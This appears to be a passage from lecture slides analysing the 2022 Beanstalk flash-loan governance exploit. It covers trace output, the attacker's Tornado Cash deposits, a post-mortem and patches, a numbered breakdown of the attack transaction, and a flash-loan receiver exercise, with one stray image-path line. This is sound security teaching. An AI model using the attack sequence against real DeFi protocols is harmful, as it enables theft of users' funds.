      [1481]: BEANLUSD-f.balanceOf(account=Diamond) => (60,562,844.064129084)
      [22855]: BEANLUSD-f.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=60,562,844.064129084) => (true)
    [10210]: BEAN.mint(_to=0x79224bc0bf70ec34f0ef56ed8251619499a59def, _amount=100000000) => ()
```

Malicious BIP 18 Proposal Execution

Cleanup

The attacker routed the stolen funds through TornadoCash

0x98514294978289251f...	Deposit	14602886	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03033226
0xde3302646f4e88ea06...	Deposit	14602883	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03590172
0xd99afcc3850c166e38...	Deposit	14602882	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03240511
0xf21af82216429e2bc61...	Deposit	14602878	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.04003237
0xd9c57ec0072571029f...	Deposit	14602877	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03872852
0xd19aa91b3928de002...	Deposit	14602829	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.0249621
0xcd314668aaa9bbfebaf...	0x60806040	14602790	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	Contract Creation	0 Ether	0.33792333
0x677660ce489935b94b...	Buy And Free2245...	14602790	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	0x4e59b44847b379578...	0 Ether	0.01434477
0x3cb358d40647e178ee...	Transfer	14596011	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	0xe5ecf73603d98a0128f...	0.25 Ether	0.00041721
0x9575e478d7c542558e...	0x956afd68	14595964	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	Beanstalk: Beanstalk Pr...	0 Ether	0.00374221
0x68cdec0ac76454c3b0...	0x956afd68	14595906	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	Beanstalk: Beanstalk Pr...	0 Ether	0.00565519

Impact

Beanstalk Farms @BeanstalkFarms · Apr 19


In the wake of yesterday's attack, Beanstalk Farms makes the following offer to the Exploiter:

11 30 128 Tip

Beanstalk Farms @BeanstalkFarms · Apr 19

If you will return 90% of the withdrawn funds to the Beanstalk Farms multi-sig wallet 0x21DE18B6A8f78eDe6D16C50A167f6B222DC08DF7, Beanstalk will treat the remaining 10% as a Whitehat bounty properly payable to you.

16 40 99 Tip



Post-mortem

- The governance contract has been paused using ownership privileges of the main developers – Publius.
- Publius revealed their identity (3 developers) to the community on Discord.
- A complaint has been filed with the FBI.
- Out of the ~181M stolen tokens, the attacker only got away with around 77M. The remaining was burned by the developers.
- A town hall was hosted on April 18th, just one day after the incident with a detailed dev team plan.

Code patches

- **GFT-01C: Code Duplication:** To address issues of naming the BIPs exploited by the hacker.
- **GFT-02C: Inefficient First Vote:** Forces the author of the proposal to cast their vote immediately upon creation.
  - The one-day delay before execution means that even with a flash loan, the creator of the proposal cannot get it through.

Reference: https://omniscia.io/beanstalk-core-protocol/code-style/GovernanceFacet-GFT

Way forward

A Rough Timeline

The following timeline is intended to provide a rough timeline of steps in the critical path to Replant Beanstalk. This timeline is subject to change.

May 2022

- Halborn audit begins May 9
- Hold OTC negotiations to recapitalize Beanstalk

June 2022

- Finalize OTC negotiations to recapitalize Beanstalk
- Trail of Bits audit begins June 6
- Barn Raise begins June 6

July 2022

- Halborn and Trail of Bits audits complete
- Audits reports published
- Replant Beanstalk (exact date to be voted on by the Beanstalk DAO)

executed on August 16th, 2022

Reference: https://bean.money/blog/path-forward

In summary

```
Hacker 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
Hacker Contract 0x79224bc0bf70ec34f0ef56ed8251619499a59def
BIP18  0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Propose BIP18 tx: 0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f
1. Hacker proposes a malicious proposal BIP with initAddress @ 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Launch the hack tx: 0xcd314668aaa9bbfebaf1a0bd2b6553d01dd58899c508d4729fa7311dc5d33ad7
1. Flashloan 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDC, 32,425,202 BEAN, and 11,643,065 LUSD
2. Vyper_contract_bebc.add_liquidity 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDT to get 979,691,328 3Crv
3. LUSD3CRV-f.exchange to convert 15,000,000 3Crv to 15,251,318 LUSD
4. BEAN3CRV-f.add_liquidity to convert 964,691,328 3Crv to 795,425,740 BEAN3CRV-f
5. BEANLUSD-f.add_liquidity to convert 32,100,950 BEAN and 26,894,383 LUSD and get 58,924,887 BEANLUSD-f
6. Deposit 795,425,740 BEAN3CRV-f and 58,924,887 BEANLUSD-f into Diamond
7. Diamond.vote(bip=18)
8. Diamond.emergencyCommit(bip=18) and hacker proposed _init contract is excuted to get 36,084,584 BEAN and 0.54 UNI-V2_WETH_BEAN,
   874,663,982 BEAN3CRV-f, 60,562,844 BEANLUSD-f to hacker contract
9. BEAN3CRV-f.remove_liquidity_one_coin 874,663,982 BEAN3CRV-f to get 1,007,734,729 3Crv
10. BEANLUSD-f.remove_liquidity_one_coin 60,562,844 BEANLUSD-f to get 28,149,504 LUSD
11. Flashloan back LUSD 11,795,706 and BEAN 32,197,543
12. LUSD3CRV-f.exchange to swap 16,471,404 LUSD to 16,184,690 3Crv
13. Burn 16,184,690 3Crv to get 522,487,380 USDC, 365,758,059 DAI, and 156,732,232 USDT
14. Flashloan back 150,135,000 USDT, 500,450,000 USDC, 350,315,000 DAI
15. Burn UNI-V2_WETH_BEAN 0.54 to get 10,883 WETH and 32,511,085 BEAN
16. Donate 250,000 USDC to Ukraine Crypto Donation
17. swap 15,443,059 DAI to 15,441,256 USDC
18. swap 37,228,637 USDC to 11,822 WETH
19. swap  6,597,232 USDT to  2,124 WETH
20. Profit 24,830 WETH is sent to hacker
```

Tutorial

- **Take out a flash loan from a custom ERC-20**

```
import "OpenZeppelin/openzeppelin-contracts@4.4.2/contracts/token/ERC20/ERC20.sol";

contract LoanToken is ERC20 {
    constructor(uint256 initialSupply) ERC20("LoanETH", "lETH") {
        _mint(msg.sender, initialSupply);
    }
}
```

Basic Lender contract

Token transferred to receiver

Receiver function called

Loan must be repaid!

```
function flashLoan(address borrower, uint256 borrowAmount) external {

    require(borrowAmount > 0, "Borrow amount must be greater than 0");

    uint256 balanceBefore = token.balanceOf(address(this));
    require(balanceBefore >= borrowAmount, "Not enough ETH in pool");

    token.transfer(borrower, borrowAmount);
    require(token.balanceOf(address(borrower)) == borrowAmount, "Borrower did not receive loan");

    ReceiverInterface borrowerInterface = ReceiverInterface(borrower);
    bool success = borrowerInterface.receiveLoan(address(token));
    require(success, "Call to receiveLoan(token_address) failed");

    require(token.balanceOf(address(this)) == balanceBefore, "Loan was not repaid!");
    completedLoan = true;
}
```

Your goal: call this function

```
function mustHaveMoney() external returns (bool) {
    require(token.balanceOf(address(msg.sender)) == 100);
    calledFunction = true;
    return true;
}
```

Receiver boilerplate

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import 'IERC20.sol';

interface LoanerInterface {
   function mustHaveMoney() external returns (bool);
}
interface ReceiverInterface {
    function receiveLoan(address token_address) external returns (bool);
}
contract Receiver is ReceiverInterface {
    ...
}
```

References

- https://bean.money/blog/path-forward
- Beanstalk whitepaper - https://bean.money/beanstalk.pdf
- https://omniscia.io/beanstalk-core-protocol/code-style/GovernanceFacet-GFT
- https://medium.com/@nvy_0x/the-beanstalk-bean-exploit-b038f4d324ea
- https://rekt.news/beanstalk-rekt/

Thank you for your attention